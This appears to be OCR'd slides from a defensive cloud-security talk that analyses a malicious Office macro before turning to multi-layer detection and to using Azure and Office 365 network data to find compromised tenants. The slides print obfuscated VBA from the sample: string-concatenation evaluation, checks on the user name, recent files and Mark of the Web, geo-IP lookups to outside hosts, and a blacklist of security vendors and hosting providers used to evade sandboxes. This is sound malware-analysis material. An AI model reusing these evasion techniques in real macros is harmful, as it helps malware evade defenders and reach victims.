
Infinite possibilities to evade AV signatures

```
ehhpzr = ehhpzr & LVRiDty & nsZIrFO & eZGZLMe & TDAcru & kQBVrj & UwVihX & ZwZbfW &
QsGoTb & lrhxjI & xttVlQa & tRbpRPL & pRRbsEH & rQeqZg & HABrov & kbGliiI & KsxHlO &
STIUTu & lYVZuG & tPyNlL & CBvstp & YyNArAf & nZKJBK & MofWYGr & DDadug & LLiVePZ
ehhpzr = ehhpzr & cRujae & BKoqYwa & vyNFfG & FQHXTIk & lckFda & TFnlWAj & tdrzhUq &
smSGxU & tbwObc & hymUPc & SXmEBPW & TzHxJN & eTRcXOB & isJoPG & wWYfLB & zsOcBF &
KKlHQWk & GAUhcB & BXlStJL & yNizpu & WCcClJr & movhdmF & NXTOcu & pMqmrJ & RuxVkx
ehhpzr = ehhpzr & dsDbJCr & WcLFRA & xAQkNY & wtaPKs & LxMpHUz & eGZaocg & GVTPxoo &
rQDhMG & cBblHn & DsRfOhd & eWPurMU & qmwnHTO & pYQlooj & xDZEPW & xEPoIu & foIOkh &
WIkDSM & lPnQrqI & DeVhut & tDPitaP & GcDlHJD & TfBhrfd & oJKcAVV & VoNtQRp & oWwggE
LKatdx & zlJPuy & KCYbUF & HiMWEvW & tACQbxz & TdFOvON & KpjCfTl & iFmDTdJ & vxBTxig
& JdUbOf
ehhpzr = ehhpzr & ZkDCLuH & QoPruhI & YevAqf & aXsRkuR
Set oScript = CreateObject(jfzvQr & ttojQNT & nkWAiS & slKOuqD & tLTWJX & FDWhxr &
XiVbbH & fnsMYuL & ANGaHu & hQTvJn)
oScript.Language = cRDKjqJ & NNyPaYU & YWARXWz
oScript.Eval (ehhpzr)
```



Highly
shed
res

248a5f02d176d2355bd6191724f5dcf49614fb4d



Environment Vetting

```
If Application.UserName = s("SPWSBPU", 19, 12) Then
    Error out
```

Check User Name

```
If Application.RecentFiles.Count < 3 Then
    Error out
```

Check Recent File List

```
Public Function BSbyVf() As Boolean
BSbyVf = Application.RecentFiles.Count < 3      '## Checks to see that Word has opened files before
End Function
Public Function aoczdBn() As Boolean
aoczdBn = cObjgye(FQazE) Or vjzjug
End Function
Public Function UamnFyz() As String
UamnFyz = Application.PathSeparator
End Function
Public Function vjzjug() As Boolean
vjzjug = InStr(xNBdpES, s(74, "1ez7atn8lau7lin", 41)) <> 0
End Function
Public Function cObjgye(ByVal YeeGNJx As String) As Boolean
Set lvNJDzS = HMOWd(s(267, "tjciisbStFyOtp.Smcigeeernl", 47))   '## Decodes to Scripting.FileSystemObject
cObjgye = lvNJDzS.FileExists(YeeGNJx)                           '## Checks for existence of <filepath>:ZoneIdentifier for Mark of the Web
End Function
Public Function FQazE() As String
FQazE = xNBdpES & s(78, "e.fntZerIieion:d", 167)    '## Decodes to :ZoneIdentifier
End Function
Public Function xNBdpES() As String
xNBdpES = ThisDocument.Path & UamnFyz & ThisDocument.Name
End Function
```

Check Mark of the Web

Geo IP Evasion

{
"YourIPAddress": "98.173.91.135",
"YourLocation": "Morristown, NJ, United States",
"YourHostname": "wsip-98-173-91-135.lv.lv.cox.net",
"YourISP": "Cox Communications",
}

https://www.maxmind.com/geoip/v2.1/city/me

https://wtfismyip.com/json

```
s("revreS", 29, 35), s("rcinns ltegohegoSTo", 149, 68), s("iecnrdo TMr", 19, 13), s("esvuarwTt", 43, 16), _
s("clseumcakabrtpoko", 27, 161), s("tsacemim", 71, 23), s("meointcdrr", 15, 43)))
End Function
Public Function dVyS() As String
Set ArKhf = xGexU(s("etsi.tnqptn1pHu..HWRteW5t
174, 59))
UmMB ArKhf.Open(s("EGT", 16, 29), s("2cwm/d/yii:iexp//mt.owev.w/pn/tomscgat1m.h", 419, 61), False)
UmMB ArKhf.SetRequestHeader(s("errfRee", 74, 31), s("pcttade/ynsow-opexrn/-dhc.ams-me/wi.tamd/:mislw", 117, 342))
UmMB ArKhf.SetRequestHeader(s("ns-eUrgteA", 104, 27), s("Wmtip/na6dt.oi0wb)slM eoN;zT i Ml6Sl.Ia1E/;5 1.T00r. i0(d;ce on", 404, 643))
UmMB ArKhf.Send
If 200 <> ArKhf.Status Then Error 14
dVyS = ArKhf.ResponseText
End Function
```

```
Public Function idlgz() As String
idlgz = BLfT & rMQZ
End Function
Public Function BpyN() As String
Set TONdb = rChk(s("Hpqs5WHpitRut.it.ntee.1ntW", 213, 217))
klWXR TONdb.Open(s("TEG", 5, 20), s("pssicn/mmtwijpf.o:soh/y/tt", 98, 275), False)
klWXR TONdb.SetRequestHeader(s("gteAns-eUr", 58, 87), s("E6 ntl.l0 ow.  /;iaNMIW0inb6i1;co6;;a0rp )SO.Wei z 4(d/e1l.Tms0MW5 dtTo", 659, 476))
klWXR TONdb.Send
If TONdb.Status <> 200 Then
Err.Raise Number:=4, Description:=s("natoC cIt PctAe' nno", 84, 217)
End If
BpyN = TONdb.ResponseText
End Function
```


Network Vetting

```
SljCd = Array(s("ozamAn", 64, 53), s("oyosnnmuA",
98, 23), s("retefideBnd", 52, 19), s("uolCB tea",
40, 79), s("sSCyisstceom ", 132, 67), _

s("oCuld", 21, 42), s("tCtDaeea nr", 47, 26),
s("nrteeactDa", 98, 47), s("tdeiaeDdc", 87, 59),
s("ESElops ,T", 72, 79), _

s("eieErFy", 61, 17), s("rpnoeiFcot", 66, 57),
s("tenitroF", 39, 79), s("rzHneet", 44, 44),
s("tsoHde", 33, 65), s("ionsgtH", 69, 9), _

s("WabeeesL", 47, 85), s("cfrtoMsio", 50, 83),
s("FNecro", 7, 53), s("HOA VSS", 15, 31), s("iPo-
otopnrf", 31, 17), s("tuSicyre", 34, 69), _

s("eSrevr", 19, 17), s("c oSilhTnteonegrsgo", 174,
158), s("orn irTedMc", 72, 94), s("taerswvTu", 61,
41), _

s("tccrmobukaeokspal", 159, 44), s("semamtci", 10,
45))

For Each PnkLJ In SljCd

    If Module1.aEAo(mecf, PnkLJ) <> 0 Then Mod-
ule1.BWneP s("PdSaIB ", 26, 40)

Next
```


```
Amazon
Anonymous
Bitdefender
Blue Coat
Cisco Systems
Cloud
Data Center
Datacenter
Dedicated
ESET, spol
FireEye
Forcepoint
Fortinet
Hetzner
Hosted
Hosting
LeaseWeb
Microsoft
NForce
OVH SAS
Proofpoint
Security
Server
Strong Technologies
Trend Micro
Trustwave
blackoakcomputers
```

If ISP is on black list, error out with ‘bad

Where does Detonation Fit in?



Multiple-layer Detection Approach



1. Static File Analysis

- Spoofed Icon, Obfuscated Macro, Specific Signatures

2. Application Behavior Analysis

- Checks Recent File count, Shell Breakout

3. Operating System Interactions

- Encrypts Files, Runs Powershell cmd

4. Network Interactions

- Geo IP check, Unusual HTTP headers, Downloads obfuscated Executable

Learning from other Cloud services

- We may not have the rich event meta data to detect attacks, but…
  - …We do have network meta-data for all tenants in Azure
- Detecting compromised tenants with it
  - What does a compromised VM look like at the network layer?
  - Let's find compromised VMs by matching against payloads
- Or … How one tenant using O365 can help detect a compromised Azure VM used by another tenant
  - Learnings from one cloud service can protect another

SMTP anomaly vs. SPAM campaign

SIGNALS


Azure network flows (IPFIX)

THE "CLOUD EFFECT"

Learning using office365 labels SPAM / NOT SPAM

ALERT

Differentiate between a network anomaly and a real SPAM campaign



Wrap Up

Wrap up

- Tenants bring their adversaries with them
  - Adversaries follow their targets from on-prem to the cloud
  - Customers may not be used to threats that they see in the cloud
- Innovate in defense by harnessing economic trends
  - Hyperscale cloud investments dropping costs in compute, storage, networking
  - Store richer data, from more layers, for longer and process it with richer algorithms
- We can use the cloud to protect itself
  - An attack on one tenant protects all tenants
  - Cloud services can protect each other

Questions?